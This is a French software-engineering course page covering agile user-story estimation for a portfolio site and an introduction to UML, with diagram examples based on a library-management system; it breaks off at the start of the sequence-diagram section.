ID	User Story	Points d'histoire	Priorité	Estimation de temps (en heures)

ID	User Story	Points d'histoire	Priorité	Estimation de temps (en heures)
US1	En tant qu'utilisateur, je veux une page d'accueil attrayante pour présenter mon portfolio.	3	Haute	5 heures
US2	En tant qu'utilisateur, je veux une section "À propos" pour donner des informations sur moi-même.	2	Haute	3 heures
US3	En tant qu'utilisateur, je veux une page de projets pour montrer mes réalisations.	5	Haute	8 heures
US4	En tant qu'utilisateur, je veux une section "Compétences" pour mettre en avant mes compétences techniques.	2	Moyenne	3 heures
US5	En tant qu'utilisateur, je veux une page de contact avec un formulaire pour que les visiteurs puissent me joindre.	5	Haute	8 heures
US6	En tant qu'utilisateur, je veux que le site soit responsive pour qu'il fonctionne sur différents appareils.	3	Moyenne	4 heures
US7	En tant qu'utilisateur, je veux que le site soit optimisé pour le référencement (SEO).	3	Moyenne	4 heures
US8	En tant qu'utilisateur, je veux un design cohérent et esthétique sur toutes les pages.	2	Moyenne	2 heures
US9	En tant qu'utilisateur, je veux intégrer des liens vers mes profils de réseaux sociaux.	1	Basse	1 heure
US10	En tant qu'utilisateur, je veux un système de navigation simple et intuitif pour accéder facilement à toutes les sections.	2	Haute	3 heures

Estimation des Points d'Histoire

- **1 point** : Tâche simple, peu complexe (1-2 heures).
- **2 points** : Tâche de complexité modérée (3-4 heures).
- **3 points** : Tâche plus complexe nécessitant des recherches (4-6 heures).
- **5 points** : Tâche très complexe ou impliquant plusieurs sous-tâches (7 heures et plus).

Calculer les points d'histoire pour cet exemple (justifier)

Comment organiseriez vous les Sprints ?

Previous

Next

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



6 - # Introduction à l'UML

Comprendre le langage de modélisation unifié

Introduction

Qu'est-ce que l'UML ?

L'UML, ou Unified Modeling Language, est un langage de modélisation graphique destiné à visualiser, spécifier, construire et documenter les artefacts d'un système. Il est largement utilisé dans le développement logiciel pour représenter la structure et le comportement d'un système de manière standardisée.

Importance dans le développement logiciel

L'UML joue un rôle crucial dans le développement de logiciels modernes en facilitant la communication entre les différentes parties prenantes, telles que les développeurs, les analystes et les clients. En fournissant des représentations visuelles, il aide à la compréhension des systèmes complexes et permet de clarifier les exigences fonctionnelles et non fonctionnelles.

Historique

Origines de l'UML

L'UML a été développé dans les années 1990 par trois pionniers de l'ingénierie logicielle : Grady Booch, Ivar Jacobson et James Rumbaugh. Ce langage est le fruit de la fusion de plusieurs méthodes de modélisation orientée objet existantes.

Évolution et standardisation

Le premier standard UML 1.0 a été publié en 1997 par l'Object Management Group (OMG). Depuis lors, UML a évolué pour intégrer des améliorations, notamment avec l'introduction de UML 2.x, qui a élargi la notation et amélioré la sémantique, rendant le langage plus puissant et accessible.

Objectifs de l'UML

Visualisation

L'un des principaux objectifs de l'UML est de permettre la création de représentations graphiques des systèmes. Ces visualisations rendent la structure et le comportement d'un système plus clairs et compréhensibles pour tous les intervenants.

Spécification

UML fournit également un moyen précis de définir les composants d'un système et leurs interactions. Cela permet de s'assurer que toutes les parties prenantes ont une compréhension commune des exigences et des fonctionnalités.

Documentation

Enfin, UML offre une documentation standardisée qui peut être utilisée tout au long du cycle de vie du développement. Cette documentation facilite la maintenance et l'évolution des systèmes logiciels.

Types de diagrammes UML

Présentation des 14 types de diagrammes

UML comprend 14 types de diagrammes, divisés en deux catégories principales :

- **Diagrammes structurels :**

- Diagramme de classes
- Diagramme d'objets
- Diagramme de composants
- Diagramme de déploiement
- Diagramme de package
- Diagramme de profil

- **Diagrammes comportementaux :**

- Diagramme de cas d'utilisation
- Diagramme de séquence
- Diagramme de collaboration
- Diagramme d'activités
- Diagramme d'états
- Diagramme de timing
- Diagramme d'interaction
- Diagramme d'interaction générale

Ces diagrammes offrent différentes perspectives sur le système et sont utilisés en fonction des besoins spécifiques du projet.

Diagrammes structurels

Description générale des diagrammes structurels

Les diagrammes structurels jouent un rôle fondamental dans la modélisation d'un système en mettant l'accent sur sa structure statique. Contrairement aux diagrammes comportementaux qui se concentrent sur les interactions et les dynamiques, les diagrammes structurels se focalisent sur les composants et leurs relations à un moment donné.

Principales caractéristiques des diagrammes structurels

1. **Représentation des composants :** Ils permettent de visualiser les différents composants d'un système, tels que les classes, les objets, les modules, et comment ils s'assemblent.
2. **Relations :** Les diagrammes montrent les relations entre les composants, comme l'héritage, l'association et la composition. Cela permet de comprendre comment les différentes parties d'un système sont interconnectées.
3. **Statique vs. dynamique :** Ils fournissent une vue statique du système, en opposant les interactions qui peuvent se produire à un moment donné. Cela est essentiel pour la conception et l'analyse des systèmes.
4. **Architecture du système :** Les diagrammes structurels aident à décrire l'architecture d'un système, en mettant en lumière la disposition physique des objets et leur organisation.

Types de diagrammes structurels

Les diagrammes structurels comprennent principalement :

- **Diagrammes de classes :** Montrent les classes du système et leurs relations.
- **Diagrammes d'objets :** Illustrent des instances de classes à un moment donné.
- **Diagrammes de composants :** Représentent les composants logiciels et leurs interfaces.
- **Diagrammes de déploiement :** Dépeignent l'architecture physique d'un système, y compris le matériel et les logiciels.

Diagramme de Classes

Description du Diagramme

Dans cet exemple :

- **Classe "Personne" :**
 - Attributs : `nom`, `âge`
 - Méthodes : `sePresenter()`
- **Classe "Étudiant" (qui hérite de "Personne") :**
 - Attributs : `numéroEtudiant`
 - Méthodes : `s'inscrire()`
- **Relation d'héritage :** L'étudiant est une spécialisation de la classe Personne, ce qui signifie qu'il hérite des attributs et méthodes de la classe Personne.

Exemple de Diagramme de Classes

Imaginons un système de gestion de bibliothèque avec les classes suivantes : **Livre**, **Auteur**, et **Emprunteur**.

Description des classes :

- **Classe "Livre"**

- Attributs :

- `titre: String`
- `isbn: String`
- `annéePublication: int`

- Méthodes :

- `emprunter(emprunteur: Emprunteur): void`
- `retourner(): void`

- **Classe "Auteur"**

- Attributs :

- `nom: String`
- `dateNaissance: Date`

- Méthodes :

- `écrireLivre(titre: String): Livre`

- **Classe "Emprunteur"**

- Attributs :


- `nom: String`
- `numéroEmprunteur: String`

- Méthodes :

- `demanderLivre(livre: Livre): void`
- `retournerLivre(livre: Livre): void`

Relations :

- Un **Livre** peut avoir un ou plusieurs **Auteurs**.
- Un **Emprunteur** peut emprunter plusieurs **Livres**.



Explication de la syntaxe :

- `**[Livre] ...**` : Représentation de la classe Livre avec ses attributs et méthodes.

- ****[Auteur] ...]**** : Représentation de la classe Auteur avec ses attributs et méthodes.
- ****[Emprunteur] ...]**** : Représentation de la classe Emprunteur avec ses attributs et méthodes.
- **[Livre] *– [Auteur]** : Indique qu'un Livre peut avoir plusieurs Auteurs (association).
- **[Emprunteur] *– [Livre]** : Indique qu'un Emprunteur peut emprunter plusieurs Livres.

Pour créer un diagramme d'objets à partir du diagramme de classes fourni, nous allons représenter des instances spécifiques des classes **Livre**, **Auteur**, et **Emprunteur**. Un diagramme d'objets montre des objets réels (instances de classes) avec leurs valeurs d'attributs actuelles et les liens entre eux.

Voici comment cela peut être traduit :

Diagramme d'Objets

Instances (Objets) :

- **Livre :**

- Objet : **livre1**
 - **titre: "Les Misérables"**
 - **isbn: "978-2-07-040933-1"**
 - **annéePublication: 1862**
- Objet : **livre2**
 - **titre: "1984"**
 - **isbn: "978-0-452-28423-4"**
 - **annéePublication: 1949**

- **Auteur :**

- Objet : **auteur1**
 - **nom: "Victor Hugo"**
 - **dateNaissance: 1802-02-26**
- Objet : **auteur2**
 - **nom: "George Orwell"**
 - **dateNaissance: 1903-06-25**


- **Emprunteur :**

- Objet : **emprunteur1**
 - **nom: "Jean Dupont"**
 - **numéroEmprunteur: "E1234"**
- Objet : **emprunteur2**
 - **nom: "Marie Curie"**
 - **numéroEmprunteur: "E5678"**

Relations :

- **livre1** est écrit par **auteur1**.
- **livre2** est écrit par **auteur2**.
- **emprunteur1** a emprunté **livre1**.
- **emprunteur2** a emprunté **livre2**.

Représentation du Diagramme d'Objets en UML :



Ce diagramme montre des objets particuliers (les instances **livre1**, **livre2**, etc.) avec leurs relations concrètes, tels que l'emprunt de livres par des emprunteurs et les liens entre auteurs et livres.

Pour créer le diagramme de composants correspondant, nous allons représenter les différents composants logiciels impliqués dans le système de gestion de bibliothèque et leurs interactions. Un diagramme de composants en UML décrit la structure physique d'un système, y compris les fichiers, bibliothèques ou services que le système utilise.

Diagramme de Composants

1. Système de gestion de bibliothèque :

- Principal composant qui orchestre les opérations du système.

2. Composant "Base de Données" :

- Gère les informations stockées, telles que les livres, les auteurs, et les emprunteurs.

3. Composant "Service Emprunt" :

- Gestion des opérations liées à l'emprunt et au retour de livres.

4. Composant "Service Livres" :

- Gestion des informations relatives aux livres, telles que la recherche de livres, et les détails


comme le titre et l'ISBN.

5. Composant "Service Auteurs" :

- Gestion des informations relatives aux auteurs, y compris la création et la recherche d'auteurs.

6. Composant "Service Emprunteurs" :

- Gestion des informations liées aux emprunteurs (enregistrement et gestion des emprunts).



Explication du Diagramme :

- **SystèmeGestionBibliothèque** : C'est le composant principal qui gère les différentes fonctionnalités de la bibliothèque.
- **ServiceEmprunt** : Ce composant gère toutes les actions liées aux emprunts et aux retours de livres.
- **ServiceLivres** : Il gère les informations sur les livres (ajout, recherche, etc.).
- **ServiceAuteurs** : Il s'occupe des informations relatives aux auteurs.
- **ServiceEmprunteurs** : Gère les données des emprunteurs, y compris leur enregistrement et la gestion des emprunts.
- **BaseDeDonnées** : Le composant qui stocke et gère les données des livres, auteurs, et emprunteurs. Chaque service interagit avec la base de données pour récupérer ou stocker des informations.

Ce diagramme montre comment les différents composants logiciels interagissent pour fournir les fonctionnalités nécessaires au système de gestion de bibliothèque.

Diagramme de déploiement

Voici une reformulation de l'explication du diagramme de déploiement pour le système de gestion de bibliothèque :

Explication du Diagramme de Déploiement

1. Client Web :

- Représente un utilisateur qui accède au système de gestion de bibliothèque via un navigateur web ou une application mobile.
- Il interagit avec le système à travers une **interface utilisateur**.

2. Internet :

- Symbolise le réseau qui permet la communication entre le client web et le serveur d'application.
- C'est le canal par lequel les données transitent.

3. Serveur d'Application :

- Héberge les divers composants du système, y compris :
 - **Service Emprunt** : Gère les emprunts et retours de livres.
 - **Service Livres** : Responsable de la gestion et de la recherche de livres.
 - **Service Auteurs** : S'occupe des informations relatives aux auteurs.
 - **Service Emprunteurs** : Gère les emprunteurs et leurs demandes.

4. Serveur de Base de Données :

- Contient le composant **Base de Données**, qui stocke toutes les informations du système, y compris les livres, les auteurs, les emprunteurs et les emprunts.

Scénario de Fonctionnement

- Les utilisateurs interagissent avec le système via le **Client Web**. Les requêtes sont transmises à travers le **réseau Internet** pour atteindre le **Serveur d'Application**, où se trouvent les services métiers comme le **Service Emprunt** et le **Service Livres**.
- Le **Serveur d'Application** traite ces requêtes et les envoie au **Serveur de Base de Données**, qui renvoie les informations demandées (telles que les livres disponibles et les détails des emprunteurs) à l'application.

Conclusion

Ce diagramme de déploiement illustre comment les composants du système de gestion de bibliothèque sont répartis entre différents nœuds matériels et logiciels. Il met en évidence leur communication et leur interconnexion au sein de l'infrastructure, offrant une vue d'ensemble de la manière dont le système fonctionne.





Diagramme de packages


Voici un exemple de code Mermaid pour le système de gestion d'une bibliothèque que nous avons décrit précédemment :



Explication du Code

- **graph TD** : Indique que le diagramme est orienté de haut en bas (Top Down).
- **subgraph Bibliothèque** : Crée un sous-graph qui représente le package principal "Bibliothèque".
- **A[GestionLivres], B[GestionMembres], C[GestionEmprunts]** : Représentent les différents packages au sein du sous-graph.
- **C -->|dépend de| A** : Indique une dépendance du package "GestionEmprunts" vers "GestionLivres".
- **C -->|dépend de| B** : Indique une dépendance du package "GestionEmprunts" vers "GestionMembres".

Diagramme de Profil



Explication du Diagramme

1. Classes :

- **Bibliothèque** : Représente la bibliothèque avec des attributs comme `nom` et `adresse`.
- **Utilisateur** : Représente les utilisateurs du système avec des attributs tels que `nom` et `email`.
- **Livre** : Contient des informations sur les livres, avec des attributs comme `titre`, `auteur`, et `isbn`.
- **Emprunt** : Représente les emprunts de livres avec des attributs comme `dateEmprunt` et `dateRetour`.

2. Stereotypes :

- Des stéréotypes comme `<<BibliothèqueProfile>>`, `<<UtilisateurProfile>>`, `<<LivreProfile>>`, et `<<EmpruntProfile>>` sont ajoutés pour chaque classe afin de montrer qu'elles font partie d'un profil spécifique à ce système.

3. Relations :

- Les flèches indiquent que chaque classe est associée au diagramme de profil, montrant que ces classes peuvent être stéréotypées pour le système de gestion de bibliothèque.

Diagramme comportementaux

Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation représente les interactions entre les acteurs (utilisateurs ou systèmes externes) et le système de gestion de bibliothèque. Il décrit les fonctionnalités principales du système sous forme de cas d'utilisation, illustrant ce que les utilisateurs peuvent faire dans le système.


Acteurs dans le Système :

1. **Emprunteur** : Représente une personne qui peut emprunter ou retourner des livres.
2. **Bibliothécaire** : Gère les livres, les emprunteurs, et les auteurs dans le système.

3. Système de Paiement (acteur externe) : Gère les paiements pour les amendes ou les retards d'emprunt.

Cas d'utilisation principaux :

1. **Emprunter un Livre** : L'emprunteur peut emprunter un livre disponible.
2. **Retourner un Livre** : L'emprunteur peut retourner un livre emprunté.
3. **Rechercher un Livre** : L'emprunteur peut rechercher un livre dans la bibliothèque.
4. **Gérer les Livres** : Le bibliothécaire peut ajouter, supprimer, ou modifier des informations sur les livres.
5. **Gérer les Emprunteurs** : Le bibliothécaire peut enregistrer un nouvel emprunteur ou mettre à jour les informations d'un emprunteur.
6. **Gérer les Auteurs** : Le bibliothécaire peut ajouter ou mettre à jour les informations sur un auteur.
7. **Payer une Amende** : L'emprunteur peut payer une amende via un système de paiement externe.



Explication du Diagramme :

1. Emprunteur :

- Peut **Emprunter un Livre** : L'utilisateur doit d'abord **Rechercher un Livre** avant de l'emprunter.
- Peut **Retourner un Livre** qu'il a emprunté.
- Peut **Rechercher un Livre** dans la base de données pour vérifier sa disponibilité.
- Peut **Payer une Amende** s'il a des frais de retard. Cette action est connectée au **Système de Paiement**, un acteur externe.

2. Bibliothécaire :

- Peut **Gérer les Livres** : Ajouter de nouveaux livres, modifier les informations existantes, ou supprimer des livres.
- Peut **Gérer les Emprunteurs** : Ajouter de nouveaux emprunteurs ou modifier leurs informations.
- Peut **Gérer les Auteurs** : Ajouter ou mettre à jour des informations sur les auteurs.

3. Système de Paiement :

C'est un système externe utilisé pour gérer les paiements effectués par les emprunteurs lorsqu'ils paient une amende.

Scénarios :

- Un **Emprunteur** peut rechercher un livre, puis l'emprunter s'il est disponible. Il doit le retourner

avant une date limite pour éviter une amende.

- Le **Bibliothécaire** gère les opérations de gestion des livres, des auteurs, et des emprunteurs dans le système.
- Lorsqu'un emprunteur a une amende à payer, il interagit avec le **Système de Paiement** externe.

Ce diagramme de cas d'utilisation montre les principales fonctionnalités du système de gestion de bibliothèque et les interactions entre les acteurs et le système. Il aide à visualiser les tâches possibles et les relations entre les différents utilisateurs et les services fournis par le système.

Diagramme de séquence

Le diagramme de séquence montre les interactions entre les objets ou composants du système sous forme de messages échangés dans le temps. Il met en lumière l'ordre d'exécution des opérations et la manière dont les différents acteurs interagissent avec le système.

Scénario du Diagramme de Séquence :

Prenons le cas d'un **Emprunteur** qui souhaite **emprunter un livre**.

